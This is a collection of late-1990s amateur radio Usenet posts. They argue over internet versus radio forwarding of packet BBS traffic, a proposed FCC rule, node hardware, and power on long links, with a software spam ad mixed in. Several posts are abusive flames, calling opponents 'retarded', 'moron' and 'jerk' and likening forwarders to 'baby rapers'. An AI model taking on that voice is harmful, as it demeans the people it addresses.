guess is pretty near to zero. Even the little old ladies have email
nowadays, .it seems. Why be on packet right now? Except for that it's
radio?

That he may. Many others are just interested in the messages getting to and from, intact, as fast as possible. Those folks of whom I speak, including me, are the majority that used the old system while it met our requirements and few to no economical alternatives were available. We have since deserted the amateur radio network because it no longer meets our needs.

The state of the current network is sufficient evidence for me that most of the ugly denial rhetoric is less than honest.

If you ignore the radio side of things, the network has never
worked better. All you need is an axip connection from one of big internet
forwarders, and you'll get all the Bulletins and Messages you could ever read.
Though just for fun, I asked wb0tax for an account on his bbs -- I told him
that I just wanted to read messages right from the source --
but he never gave me an account. Not exactly sure why -- he seemed
sincerely befuddled by the request. Though for me, if fast is what
counts, than might as well go to the hub -- and cut out the middlemen,
you know.

Among other things, he mungs/deletes SOME of the R: lines so that it is impossible to trace a message and/or a BID/MID change. He mungs the message so that it appears to be from a different home bbs than is actual, so the BBS "REPLY" commands are rendered inoperable. He adds characters and line feeds in violation of the BBS spec. He refuses to pass WP messages of any sort. He also held messages for up to a week before they get forwarded. (Talk about STORE and forward!) And yes, there is the useless (advertising) tag line.

On the tag line issue, as far as I am concerned, they are absolutely unnecessary. I will probably never financially support your friend's Westnet. I have no need for WinPac/WinLink, and I don't need a tag line on a message telling me to support AMSAT, I already do.

This is supposed to be a hobby, where one can have fun and provide a service as well. If the HF routes are unreliable, it is a problem, not fun. As a bbs sysop, I have chosen to take the path of message delivery service, and am unwilling to accept a message that I can not be reasonably assured that it will be delivered. If AX/IP is the reliable route, that's the way it will go out of this system. Under the current conditions, I have no other choice.

Interesting. I'm a little confused by what to do with WP messages myself. I think
it says on the f6fbb web site that it's not a good idea to forward WP over HF,
though I'm not sure why it says that -- why your nemesis there doesn't forward
them, why you want them to be forwarded or what they do at all, come to think
of it. I've just been burying the WP messages on my system -- mostly since
I'm more nervous about dumping a bunch of junk on the network, than missing
out on whatever they're supposed to do, exactly.

It does sound like he has some funky software setup going on there or something.
He might be sending the messages over Pactor with custom code
and in the process they're picking up or losing line feeds or carraige
returns or something. (I'm dealing with some of this right now, and am still
a little unsure how the real BBS's function with all the control
characters.) It seems like Linux machines tend to do things one way, with
line feeds, and DOS machines send carraige returns or something. I don't
completely get it yet.

I understand, you gotta' do what you gotta' do. HF is just funky and there are some
tricky network issues here -- since these links can be pretty intermittant even without
bugs.
I wonder if the 2 week hold was due to him having his system set to require setting
the forward flag manuallly for everything -- or whether this was the result of
propagation being not so good. It seems like PBBS is really designed assuming
that every link is 100% guaranteed to work -- where with HF, you have a sort of

statistical chance of the message getting through. And maybe we need some
sort of backwards channel to know whether messages are getting backlogged
at HF ports or whether propagation to remote systems is possible or whatever.
That's just a thought.

And that hobby's NAME is? Hint: It's "Ham RADIO".

Ever notice how the name of a hobby and it's function are generally somehow
related?

Using your retarded substitute for "logic", I suppose that hang-gliding
enthusiasts should always fly in 747's because they are "faster and more
reliable", and doing so can only enhance their enjoyment of the hobby,
right?

Did you study to be a moron, or does it just come to you naturally?

>If the HF routes are unreliable, it is a problem, not fun.

Yes, it's known as the challenge of Ham Radio.

Something that you obviously do not measure up to.

And with the jealousy common to those like yourself, you intend to see to it
that nobody else can do it either, if you can't.

What a jerk.

>As a bbs sysop,
> I have chosen to take the path of message delivery service, and am
unwilling to
> accept a message that I can not be reasonably assured that it will be
delivered.

...And unwilling to pass on messages you are too stupid or lazy to route via
Amateur Radio, instead routing them over a non-ham network so that no other
Ham can do so either.

What a jerk.

> If AX/IP is the reliable route, that's the way it will go out of this
system.

Nothing wrong with using AX/IP to route Amateur Radio traffic, as long as
it's done over RADIO.

Remember the name of the hobby, by the way?

> Under the current conditions, I have no other choice.

Yes, I agree... It looks like you are pretty well stuck with being a
clueless jerk.

Oh really? Then why do packet users place their messages on the RADIO
network to begin with? Why not use e-mail or Usenet? It'd certainly be faster.
Personally, I enjoy packet radio because it IS radio. If I want to send something
via the Internet, I'll use the Internet.

As a ham, I find the whole subject of radio-based digital networking to be
very interesting, and I, along with a great many other hams, took pride in the
fact that we had an all-radio digital network that could forward messages
virtually anywhere in the world. Can't say that anymore, because somewhere
along the line, some BBS is going to take that message and relay it over the
Internet.... not because they have to, but because they think they're doing us
all some kind of "favor" by bypassing several hops.

>
>A LLLid "law", as proposed, is not going to bring me or others back to packet
>radio.

You must be confusing me with Charles. I never proposed, nor would I ever
support any such law. Better to just route around the buzzards and leave the
government out of it.

>
>Contrived arguments, magical incantations, mantras, etc. will not bring back an
>amateur radio data network to many hams. Motivation, technogy and money might
>do it.

You're right. No amount of blather in Usenet is going to restore the packet
network. And that includes those who spout rhetoric about how we need new
applications -- yet are totally silent when asked what sort of applications those
might be.

My point is.... instead of parroting rhetoric about new applications, high-speed
LANs, our underused UHF/microwave bands, etc, people need to worry more
about what THEY can do to help rectify these perceived shortcomings in their
own local area.

Strange as it may seem, I know quite well "what it was" <grin>.
The fact that you are ignorant on the topic does not change things.

> It is a pity that the conversation has to degenerate into personal
animosity.

That was your choice with the "... pure fabrication ...".
Ya ask for flames, ya get 'em.
Go whine at someone else.

Another Land Line Lid.
Why not send them back undelivered?
Instead you play "fake radio" and pretend you can handle them.
I'll do my best to avoid sending any traffic your direction.

What crap.

Those of us that can manage to move traffic via RADIO
are getting really tired of the whiners who claim it cannot
be done. Sure would be nice if you would stop interfering
with our enjoyment of the hobby.

If all you are interested in is sending messages, and not radio,
you can do that just fine on the internet. It's simple, it's cheap.
It's not ham radio.

Wanted Ericcson to build a AMATEUR NODE SYSTEM;
must have in one box.
1. 56k baud 100w UHF port, PC freq programmable single channel.
2. 19.2k 50w VHF port, PC freq programmable single channel.
3. serial port or network interface for use with PC NOT reqd for NODE.
4. Modular construction for ease of repair/adaptablility to site.
5. Price to amateur clubs less than $1000.00.

Matching 5-50w adj. single channel 19.2kb VHF Radio with built-in TNC
thats sells for no more than $180.00

Ok would that get our networks back up?

>nets?

Why are you trying to confuse the issue? You're comparing apples to oranges!

Back then, it was simply a case of one mode competing with another. Whether the traffic was being relayed via CW, packet, or whatever mode you prefer, it was still being sent via amateur radio. Either way, our frequencies were being put to good use.

In contrast, LLLids take traffic intended for amateur radio and relay it via a completely different network that has absolutely nothing to do with amateur radio. As a result, our radio-based forwarding network is dying. And for every node that goes off the air, there's another amateur frequency that isn't being used, and another disillusioned ex-nodeop who probably won't want to do it again, even for some great new application. As someone who recently bemoaned the fact that much of our spectrum goes unused, and stressed the need to "use it or lose it", surely you can see that this isn't a good thing for amateur radio.

>Ok would that get our networks back up?

I fail to see how such a box would fit in a network node... or are you
suggesting to start a network *now* that is layed out like the network the
SV station described yesterday?

A successful network has nodes linked to 3 or more neighbors on dedicated
duplex links, plus one or more user access channels.
The dedicated links do not require 100w. The user access most likely does
not require 50w.

Your "node in a box" has very limited usability and no extensibilty.

Much more useful: have several types of "data transceivers", i.e. a
transceiver including a modem and the controlling electronics, and have
them interface on a standard bus. There should be "link transceivers"
that operate on UHF-SHF bands and are fullduplex, and "user access
transceivers" that operate on VHF-UHF bands and are half- or semiduplex.

These days it would be much more sensible to use ethernet for the
interconnecting bus than the "microprocessor bus backplanes" used in
older designs like the RMNC.
While ethernet requires more processing and electronics in each unit,
this is now available at low cost. The advantage is that you can
interconnect a large number of transceivers, but still are able to
start small. And you can connect one or more computer systems as well,
to provide services on your network. These computers need not be PC's,
as Ethernet interfaces are available for anything that is to be taken
seriously.

Furthermore, in the case of microwave links you can put everything in
an outdoor box mounted at the antenna and use the ethernet as the cabling
between your units.

Funny that the amateur equipment manafacturers don't come up with something like this. Sell one of them to each HAM, and a couple of them to each node operating group, and you can easily construct a working packet network. Use TCP/IP on the ethernet and it will work with a Windows PC without even requiring extra software to be installed (at most a line-oriented chat program to talk to the nonconverted).

Hi Duncan,

Worry no more. Windows CE comes with it's own built in TERMINAL program almost identical to the one built into Windows 3.1. So whatever model you choose, you have the software to "talk" to your TNC. Granted, there is hardly any ham software for the CE operating system but it does work nice with packet. I have an "old" 4MB Casio Casiopiea A-11. I use a Paccomm PicoPacket that works nicely with it. I check DX clusters and log in thru Nodes up into Canada from Northeast PA all on something that fits in a fanny pack. Word has it that there is an APRS version coming out for Windows CE. That will be great. Hardware wise is almost as simple as hooking up a regular desktop or laptop except the handheld devices are all made to "talk" to desktops. Their serial ports are wired as if they were a device (ie: modem or serial printer) versus a desktop or laptop. Go to Radio Shack and get yourself a null modem adapter. They come in 9-pin and 25 pin, which ever you need to make the connection. I also had to use a low profile gender changer inbetween the HPC cable and TNC but it works nicely. I'm sorry I can't give you any advice on any of the newer handheld devices since my Casio suites my needs and is actually 4 years old. Good luck and don't be afraid to experiment.

Idiot is a bit harsh. How about Parasite.

Gee, phone call costs are going up. Think I'll get an amateur ticket and
save a few
bob on phone calls. While I'm at it, I can get a TNC and use the packet
network,
provided by others, for cheap email.

Obviousely you're not. Now that the internet is cheaper , you no longer need
to
freeload off the amateur community.

> understand what you are saying, but, as I said before, if the sole purpose
of
> using packet radio is using the radio, so be it. Different strokes for

That sounds like a pretty good reason. Or at least a better reason that
using
packet radio so we can hook it up the internet and bypass heaps of Hams that
are using radios. I've always thought that radios played a role
in amateur radio. Otherwise it could have been called amateur anything.

That's right, it is a hoby. If you want reliable fast Email then use the
internet.
If you'd like a fast reliable packet network then help us build it, don't
bypass it.

packet
> >radio.

Good of "pmarkham" to verify the effectiveness of my proposed "Anti-Lid
Law".

It's not designed to magically enhance a Lid's character or intelligence, or
to "bring them back into the fold"... It's designed to run them off from the
Packet network altogether by forcing them to face legal repercussions if
they insist upon continuing their destructive, antisocial behavior.

I do not believe that anything short of that is going to work. How many
"LandLine Lids" have you seen who have displayed enough character and
intelligence to cease their anti-ham behavior, and then go on to become
worthwhile Hams?

Hmmm?

>
> You must be confusing me with Charles. I never proposed, nor would I ever
> support any such law. Better to just route around the buzzards and leave
> the government out of it.

Yes, I believe that Hank Oredson shares your view on this matter, and I used
to as well.

Unfortunately, after a number of years of seeing it suggested, it has become
evident to me that "route around them" simply does not work. It's a great
concept, but in execution it's been a failure. - For whatever
reason/reasons.

Let's leave it to the LL Lid community to endlessly repeat "feel good"
statements that have no basis in fact. If an idea does not work after a
reasonable period of time, it's time to talk about doing something more
effective. Rational people do not need to parrot "mantras" as a substitute
for reason, and we need effective action, not excuses for the poor results
that follow a lack of effective action.

I'm looking for rapid, widespread results that will get the US Packet net
back on it's feet in short order, on a national basis. I'm not willing to
wait another five or ten years for something to happen.

The most effective strategy currently in use involves using an "MFILTER" program to automatically delete incoming messages with certain key LandLine Lid callsigns in the R:lines... This is being done effectively in the NE USA. It's only been in use for a year or so, but so far it does appear to be effective.

By eliminating messages forwarded by non-Ham means, you leave the way open again to receive them via Amateur Radio, thus short-circuiting the entire concept of "Internet Forwarding". It works for ALL non-Ham means of bypassing Ham Radio, by the way, including CB stations that insist upon "helping out" the Hams in the same way the LandLine Lids do.

But even this idea has it's shortcomings. The NEDA folks in the NE USA have managed to pull together as a group due to the high level of cooperation between the Hams who are participating in that network. We cannot, however, reasonably expect that level of cooperation to exist on a national basis.

To re-cap my proposal:

The proper wording, if you care to make a proposal, is to outlaw the use of non-ham means for the primary routing (ham to ham) of amateur radio traffic.

This leaves intact the routing of information by non-ham means for secondary purposes such as delivering NTS messages to non-hams, autopatches to non-ham telephone links, and of course exchange of information between ham and non-ham networks, (Internet) for applications like APRS, callbook lookup, emergency communications, and a number of other such applications we haven't imagined yet.

Notice that the proposal in no way restricts the use of amateur tcpip or of Packet/Internet gateways, except for those activities that serve to undermine the use of Radio by Hams. This is a great improvement over similar laws existing in other countries, that serve to "toss the baby out with the bath water" by outlawing
Packet/Internet gateways altogether. - Duh!

This is a chance, in other words, for US hams to provide a bit of leadership in demonstrating a beneficial way to interface the two networks without harm.

Note that no legitimate Ham Radio activity is or can be affected in a detrimental way by this proposal.

IMHO, the law would finally force amateur tcpip in the US to become a legitimate Amateur Radio application, in contrast to it is current misuse as a way to undermine Amateur Packet Radio and The US Packet network.

Those who then insist upon destructive, anti-ham behavior would soon find themselves either straightening up their act, or they would find themselves trying to explain their activity to the FCC enforcement division.

This is the only truly effective and rational way I see of dealing with the problem. However, I do not share the LandLine Lids' essential lack of confidence in the ability of his fellow Hams, or the arrogant attitude that if *I* cannot think of a more effective solution then nobody else possibly

could either...
Any other ideas that would work as well, or as fast, or as effectively? I've seen Hams come up with some really great ideas. I'm all ears.

However, I feel that if you CAN'T think of anything more fair and effective, you should ask yourself if you are ready for another five or ten years of the current situation, and act accordingly.

We have a number of similar regs that are intended to protect Ham Radio from damage from non-ham influences such as commercial activity, indecent material, and encroachment into our bit of spectrum by non-Hams such as CB'ers, and these regs have served the hobby very well. What I am proposing is simply another such regulation to cover a danger to the hobby which has only recently reared it's ugly head.

Just think it through. That's what I'm asking my fellow Hams to do.

I'm looking for rapid, widespread results that will get the US Packet net back on it's feet in short order, on a national basis. I'm not willing to wait another five or ten years for something to happen.

How about you?

I will leave you arbiters of morality and the future US packet net determine the rules and technology. I will continue my absence and support and do other mundane rf and LL activities and never look back. My best wishes to those that work to integrate technologies and create a unique network that meets their requirements and inspires support from the "great unwashed".

Hi Paul -- possibility -- move the HT as far away from the computer as
possible, better still use an external antenna. Computer noise can swamp
out signals. Seen this several times in HT based installations.

I agree. There is nothing that prevents someone from adding an external power amplifier if it's needed.

Something in the 10-25w range would probably be much better. Lower power design, less heat sink, etc., would reduce the cost too.

Of course it does not work. Only the ignorant expect it to work.

> You need point-to-point links with directional antennas to overcome lots

Of course you do. That is what I use.

> With these directional antennas you don't need 100W, because if it does
not
> work with about 5W on UHF it will not reasonably work with 100W either.

Two posters have said this same thing. It is contrary to my experience,
on HF, VHF and UHF. Why 5W? Why not .5W or 5 mw? You see the
point? There is no magic "cutoff power level" involved. You simply need
enough power spread (ERP above receiver noise floor) to obtain the S/N
you need FOR THE PATH INVOLVED. Longer paths need more,
shorter paths need less. I do understand that you live where long paths
may not be required to build a network. Others live in places where
long paths (200 km and above) are in fact common. 20 db more ERP
gets you 20 db better S/N on any path with any system on any band.

Don't confuse this issue (required power spread to obtain specified
S/N over given path) with issues such as multipath. They are independent.

> HF is a different story, of course. I suggest you stick to that.

Why is HF different?

With two stations on HF, two on VHF and three on UHF, I can observe
how things work on all those different frequencies. They all work about
the same: if reasonable S/N can be obtained, the links work. If it cannot,
they do not work. Better S/N can be obtained by the use of either silicon
or aluminium. Once you have run out of both (as big an antenna array as
you can fit/afford/lift/stays up, as much power as you can afford/legally
run)
then you know you have a link which you cannot make work.
i.e. I prefer to make links work rather than find excuses why they wont.

per Gary's suggestion I've been buying test gear. Was able to reduce packet
loss on one of my links from just over 1% to well below 1%. Darn receiver
had drifted just enough to move the edge of the passband to where it was
in the way of the bits.

If there were such links. In this area the problem does not exist.
The problem that spawned this discussion involved creating
links where none exist.

> The only justification for 100 W equipment in data links is that it is

Oh, more "it has to be perfect" again.
The justification is to link networks that otherwise CANNOT be linked
over ham radio. We have some long stretches of "empty" here in the
Western US.

NEWS: DJs ALL AROUND THE WORLD, BLOWN AWAY BY AMAZING NEW SOFTWARE...

Professional DJs, radio station operators and music enthusiasts, from the world around, have been blown away with the recent release of a revolutionary piece of MP3-based software - OtsJuke DJ. This innovative software has enabled many NEW and amazing functions with audio, some even dubbed "impossible" in the past!

In the first 3 weeks of the launch, thousands downloaded the OtsJuke DJ Demo, many giving glowing feedback and expressing excitement about the future of this incredible audio application.

Here are just a few comments from the many excited reactions:

Professional DJ from UK writes.....

"The demo is absolutely fantastic! I'm so very much impressed - at last, a program that does exactly what I want smoothly! I can play 2 files side by side and they don't skip unlike other DJ programs."

Two blind people from New Zealand responded with the following emails......

"I just downloaded your product and love it so much, I had to have it. Immediately! SO, I bought it! I eagerly await further instructions... Again, looking very forward to my registration confirmation email, and keep up the great work! The thing really sounds great and is very blind-user-friendly so far."

"Hi. I run a Shoutcast Internet station, and am very impressed with Otsjuke."

"Keep up the great work. The audio quality is wonderful, and as a totally blind person, I appreciate the adherence to standard Windows convention and the use of standard pull-down menus."

Man from Houston, Texas comments....

"Your program is very impressive. I'm going to order at your site in a few minutes."

A radio professional (from Atlanta, Georgia) with 18 years experience says.....

"I LOVE your new software! I tried it out after seeing it on mp3.com. It is truly an awesome product. Thanks for your time and again, you have an awesome product for which nothing else comes close (I've tried all the others)"

One from Ireland.....

"I've just downloaded your demo OtsJuke Program and I'm VERY impressed !! Our company are suppliers to the Broadcast Radio Industry and DJ market in Ireland."

Here's why so many have responded with glowing reports:

* Full realtime broadcast quality dynamics processor (agc/compressor/limiter). Forget about all those problems with varying levels between tracks, and don't risk blowing your amp or speakers. All radio stations, televisions stations and pro club DJs use a dynamics processor. Now you can too!

* No latency on ALL controls. No other DJ program can boast this. With OtsJuke DJ, when you adjust an audio level, pitch, EQ band, dynamics processor parameter, or ANYTHING, the response in the audio output will be heard immediately! Why settle for the 2-second latency other programs give you?

* Fast screen refresh on all indicators and guages. Why have an indicator on a program if it only updates twice per second? OtsJuke DJ has the silkiest, smoothest graphics that you will ever see on any program. Our guages look just like their non-software counterparts!

* Realtime Time stretch algorithm! Just like the Denon CD decks, only better! Adjust the tempo of a song +/-20% without affecting its pitch, and with an instantaneous response! Try and find another program that achieves this.

* Simple, intuitive drag and drop interface across all playlists, decks and search boxes. Grab any song and drag it immediately to any destination.

Ots Corporation is currently running a special promotion whereby you can purchase the full professional version of the product for only 1 quarter the usual price.

In a few short weeks OtsJuke DJ will also include the following amazing functionality:

* True beat mixing, both manual and fully automated. We have developed an algorithm that can determine the actual beats of a song just by analyzing it! Forget about tapping your spacebar.

* Scratching. Who says only vinyl is for scratching?!!

* Live looping, all with our zero-latency audio pipeline!

* Built-in live sampler!

* A full radio edition of the program, which handles radio-specific requirements, such as ads/jingles/spots, scheduling, logging, etc.

But don't wait... Once OtsJuke 2.0 is released (with the above functionality) this current promotion will cease. Ots Corporation's intention is to reward those who support them now in the early days!

Download the demo now at see for yourself what all the raving is about. Go to... http://www.otsjuke.com/

Maybe my power levels are to high for a populated area.
Part of our problem is the wide expanses between populated areas and
hams here in Oklahoma. As to Rob's suggestions I have no knowledge of
backbones, could be all run on one feedline? it would be a heck of a lot
faster than the 9k6 backbone we have.
As for Charle's comments we really do need some fast out of the box plug
and play rugged stuff, not to many real experimenters left, but for
myself I dont see any need for more laws. As for the ARRL they need to
get their heads out of the sand, CQ's KA4ABT Buck Rogers writes more
about packet than WA1LOU has ever done. If it were a system spin-off
from maybe a commercial system for state and local networked digital
police/highway patrol or state radio systems without the required
encryption a commercial manufacturer might be persuaded to sell us a
real wing ding system.
If the only VHF port is in Oklahoma City I may very well need 50w to
stay in the link if there is activity. As to Charles's comments about
TCP/IP, Im not opposed to that stuff, having had a lot of fun with
running it here in central Okla. Gee I even got the code and compiled
the executable myself. Ive used internet gateways when I had no access
to ham radio, like at work to check DX clusters or send mail to friend.
I see no reason to allow commercialization of the packet system by
allowing the internet commerce garbage into amateur radio. I also see
no reason to put my 1200b stuff back on the air if there is no one to
talk to or a BBS anywhere near.

>worked better.

That is correct, Cathryn. That is what most have done. You have made the point. That is why I said: "We have since deserted the amateur radio network because it no longer meets our needs."

Charles quoted me, and said:

> Free will exists, so I do not associate with known baby rapers.

Starting to feel unwelcome? Hmmmm?

Awww.... Think I'm gonna cry.

No Charles. I have stood up to some of the meanest people in the world. You and your ilk are pikers. They bring a smile to my lips.

To spell it out for you:

If I know someone is antithetical to me I do not associate with them.
If telephone forwarders are the equivalent of baby rapers, judging by your prose they must be worse, I would make it my business to insure that I was not associated with them in any voluntary manner, whatsoever.

If you wish to cry, do so, while I laugh.

Hi Walt,

What improvements have you seen in the PK232 since fitting the upgrade?
I looked into it when the upgrade was announced but haven't come across
anyone who'd fitted it yet.

wrote:

>> The dedicated links do not require 100w.
>
>Why?

As this was about dedicated links, there are usually directional
antennas at least at one end, so we are talking about ERPs over 1 kW.

There are only a few situations I can think of, in which this makes
sense.

1. The receiver bandwidth is very large, e.g. in ATV or multi-megabit
data links.

2. In troposcatter links up to 400 km, but in this case more ERP would
be preferable.

3. Meteor scatter links using random meteors at lower VHF, possibly
sufficient for distributing DX-spots or other low data volume
messages.

In all other cases if the link really needs 1 kW or more ERP, this is
clearly overstretching the link. Broadcasters have measured their
signal strengths for decades even on VHF/UHF and there are quite large
signal strength variations from day to day or even from one hour to
the next due to varying weather conditions. If you need nearly the
full power most of the time, there are going to be quite long times
when the receiving signal is below minimum, thus the link usability
time might be well below 90 %.

On the other hand, if the link would normally operate at 10 W and it
is constantly running at 100 W, it is causing much interference to
other distant links running on the same channel.

The only justification for 100 W equipment in data links is that it is
under automatic power control. If the link normally runs with 10 W and
if the error rates increase, the power can gradually increased for
compensating for this. Such 10/100 W variable power system would most
likely cut down the link down time to one tenth in adverse weather
condition without causing too much interference to distant links.

Hank, I don't mind that you babble about the technical aspects of a
network, but the fact remains that you have not been able to construct it,
while "we, the Europeans" have. Using the model I described.

And believe me, we have tried it using the model suggested by the original
poster: a "backbone" on a single frequency with nodes shouting at eachother
at high power. Does not work.

You need point-to-point links with directional antennas to overcome lots of
problems, like the more knowledgable on this group have explained many
times already.
With these directional antennas you don't need 100W, because if it does not
work with about 5W on UHF it will not reasonably work with 100W either.
HF is a different story, of course. I suggest you stick to that.

Hello,

I am inviting you to come visit http://hfradio.org - a site with many resources for Shortwave Radio and Utility Listeners, Ham Radio Hobbiests, and others who might be interested in this type of content.

So, come on by and check out my non-commercial SWLing/Ham Radio website. The URL is http://hfradio.org and features DX information, including QSL Route/Manager Lookups and Callbook Lookups; a Propagation Center including my eAlert service (allows you to sign up with your email address. Then the eAlert system will send you email propagation reports. I use this with my pager.); Equidistant Azimuth Map software (allows you to create maps of any QTH); Swap and Shop; Bookstore (I've hand-picked over a thousand book titles on radio, etc.); Free website space for YOU to create your own Ham or SWL site, and there's more. Easy to navigate. Open for suggestions.

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

4363. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-02 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7t4744$n3t$1@news.hawaii.edu>
Source record: 16171
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

```
Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate
audience, below is a list of the rec.radio newsgroups. In most cases,
a group's name will explain its purpose. Cross-posting should rarely
be necessary.

*rec.radio.broadcasting (devoted to the broadcast industry; moderated)*
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-
built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local
restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed
with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-
running thread results from a single cross-posted article, and its
content drifts further and further away from being "on-topic" in the
various NGs which receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups"
posted on the 15th of each month.

Jeffrey Herman, KH6O
(rec.radio.amateur working-group)

Er, Halfords? They do a whole range. Other than that any car radio
shop. They should be standard DIN connectors on a Blaupunkt.

What ???

Do you really build that long link hops ?

The average tropospheric refraction constant must be much different
over there. Over here, the sanity is questioned of anybody designing
over 100 km link hops :-), since such links would work reliably only
during some pre-dawn hours.

With such overstrething links, the link reliability is somewhere
between 50 and 95 % and as such, the link is interesting only to
bulletin forwarders, no wonder that the interest for packet radio is
decaying in the US and in other places with low population (and ham)
density.

Covering it with "links" that only succeed in exchanging node info and that
break down when someone tries to use them is not going to help you.

Sorry Hank, but we have passed that station some 15 years ago here. Lots
of nodes in the table, nice to look at. Connect them and you get a failure
message.
Pity that you have not realized yet that no link may be better than a link
that does not work.

The De9 plug is the interface to the radio.
Pin1 is tx audio to your radio
Pin 3 is PTT for the radio
Pin 5 is receive audio from the radio.
Pin 6 is ground to the radio

The round coaxial plug uses anything from 6V or so above. Common is
12V.

The DB25 female jack is the same as an external modem. I use a
external modem cable to conenct to the KPC3.

If using comm 1, which on my PC is a DE9, then a external modem cable
is in order. If you need pin outs, let me know and I'll send them.

If using comm 2 , which on my PC is a DB25, then the external modem
cable is a db25 to db 25 "straight thru" cable, where pin 1 goes to
pin 1, pin 2 to 2 etc.

It is often at least 200 km. to the next ham interested in packet.
Sometimes it is at least 200 km. to the next ham!
We have a lot of "empty" in the Western US.

> The average tropospheric refraction constant must be much different
> over there. Over here, the sanity is questioned of anybody designing

> during some pre-dawn hours.

Tropo is different depending on the terrain, weather conditions, etc.
We don't choose to design such links, we NEED them, or we have
no connectivity at all. If you want to connect to someone using
packet radio, you have to get a signal to them!

> With such overstrething links, the link reliability is somewhere
> between 50 and 95 % and as such, the link is interesting only to

Nonesense.
These links run at 1% or less packet loss over 95% of the time.
But you do need to have enough signal, or they work poorly.
Putting 5W transmitters and poor receivers on such a link will
fail. You need some power, high gain antenna arrays, GAAS
FET front ends, hardline, etc. It also helps to use the lowest
frequency possible, for the obvious reasons. i.e. use 2M if possible,
70 cm if 2M cannot be used due to bandwidth/data rate issues, etc.

The point that I'm trying REALLY HARD to make is that a 90%
link is better than NO LINK AT ALL. With that 90% link one can
at least do some amount of playing with digital stuff, and perhaps
interest others in building a better link.

Several of the posters to this group continue to advise hams to
"just give up" if they cannot create "perfect" links. In my opinion
that is silly: if hams want to try something they should just do it.

Sorry to hear you had such a terrible network.
We have nodes that have no entries in their node table because there
is no link at all to them.

> Pity that you have not realized yet that no link may be better than a link
> that does not work.

Sorry, such thinking is silly.

Well, I can tell you that I live in the NE USA, I am a
part of the new Flex Network, and we still have both
RF forwarding and landline forwarding. Yes, the pendulum
is swinging toward radio, but only slowly. This ain't no
nirvana.

We have large open areas even here in New Jersey. (Hard to
believe, eh?) Hank, you are quite right. A "poor-to-fair"
radio link is better than no link at all. It is incredible
how many so-called hams don't understand the difference
between amateur RADIO and amateur telephone.

I've been through NJ a number of times, in different directions.
There sure are some pretty empty places.
Was a surprise, expected more density.
Seems like everyone is crowded up near NYC or down near Philly <grin>.
A lot of beautiful farmland in between.

If you look at a map, you will notice that Eastern Oregon is
basically empty. Very hard to build links to the east for that reason:
ain't no people there, much less hams. So the links have to follow
the Columbia River Gorge (where there are some people and a few
hams). Some long hops through very difficult terrain (the mountains
go up 4000 or even 12,000 feet on either side of the Gorge, and the
Gorge is crooked.) But we do have links, and they do work. Scatter
is a huge problem when you have big reflectors all over the place.
We knew perfectly well that these links would be "non-optimum".
But we built them anyway, because we wanted a radio network.

100 Watts are not required to build a 200 km path that is (nearly)
line-of-sight. 5 Watts will do. Maybe 0.5W will, when enough antenna gain
is available.

Just calculate the path loss over such a distance and you will see that a
5W signal is *very much* above the noise with bandwidths typical for
today's packet radio network.

You only need a lot of power when your path is through the earth, which
means it will not be a reliable path anyway. Thus there indeed *is* a
magic "cutoff power level": the power level you need to communicate across
a path that is sufficiently open to avoid problems with propagation.

On HF it may be different because there you have more noise and a somewhat
predictable over-the-horizon propagation.

>Sorry to hear you had such a terrible network.

But, we did something about it.
From the posting that started this thread I get the idea that at least
some guys there still think that a network like that could be a good
idea. Sad...

I have been on holiday to the USA, must be about 10 years ago by now,
and I was in your area as well. I had a 2M trx and packet equipment
with me. The network was in the state described above: lots of nodes,
connects to nearly all of them very slow. Connect to a BBS yields
its welcome text, hardly can make it past the registration within the
timeout.

I hope for you the network has improved a little, since then. And
that most nodes are not a "56k UHF-100W / 19.2K VHF -50W" box.

Ah, we appear to have a terminology problem. What you're
describing is called * link margin*. Power spreading is dispersion
of the signal over a wide area, generally an undesirable condition
unless you're intent on broadcasting rather than linking.

>"... well engineered .." makes no sense. The paths are what they are.
>They go, for example, from my house to your house.

That's where they end up, perhaps after several intermediate relay hops.
But each hop path has to be properly engineered. That means proper siting,
proper link margin, and proper consideration of multipath issues. This isn't
Olde Tyme Radio, we don't have to make the entire trip in one hop. Digital
networks are naturally suited to automatic relay.

>This is the long haul case we are talking about. You don't *normally*
>put large dishes or large yagi arrays anywhere except on your own
>property. Way too hard to maintain if they are not local. Exceptions
>exist of course, but I've never personally encountered one.

Nor have I. With an adequate number of properly engineered relay sites,
however, there is never a need for such large antenna structures. We
negotiated permission to use the State Police's dispatch towers for

our network. That gave us access to 178 towers across the state (all
with emergency power backup too). If we ever manage to build out the
network enough to use all those sites, very simple antennas will suffice
for the individual links. We also acquired the right to use several mountain
top sites for longer hops, and to serve as switch hubs. But we certainly
don't put EME grade stations on any of them. That wouldn't be very
neighborly to the other users of the sites.

>For the long haul case, it is rare that the path is line of sight.

Incredible. I bet you were *real* popular with the other people
trying to use that segment of the band across at least 3 states.
And for nothing more than a half duplex 1200 baud link at that.

>This discussion has nothing to do with the high speed network
>discussion. I play with more than one thing in ham radio.

So do I, but I'll gladly leave the monstrous low speed troposcatter
stations to you. We could never get something like that coordinated
here. What a spectrum hog.

Err, what would have to happen, maybe, is some kind of effort to
make the US Government, or whoever makes these decisions.
What is it? the parks department or the bureau of land management
friendly to ham radio nodes, I guess.

This is just speculation, but maybe we could stick smoke
detectors or something in these nodes, and offer some kind
of service to them, that is checking for fires or something. Ham radio
is a public service thing, and maybe we could claim that ham radio
digital nodes are a public good, and a legitimate use of these lands.
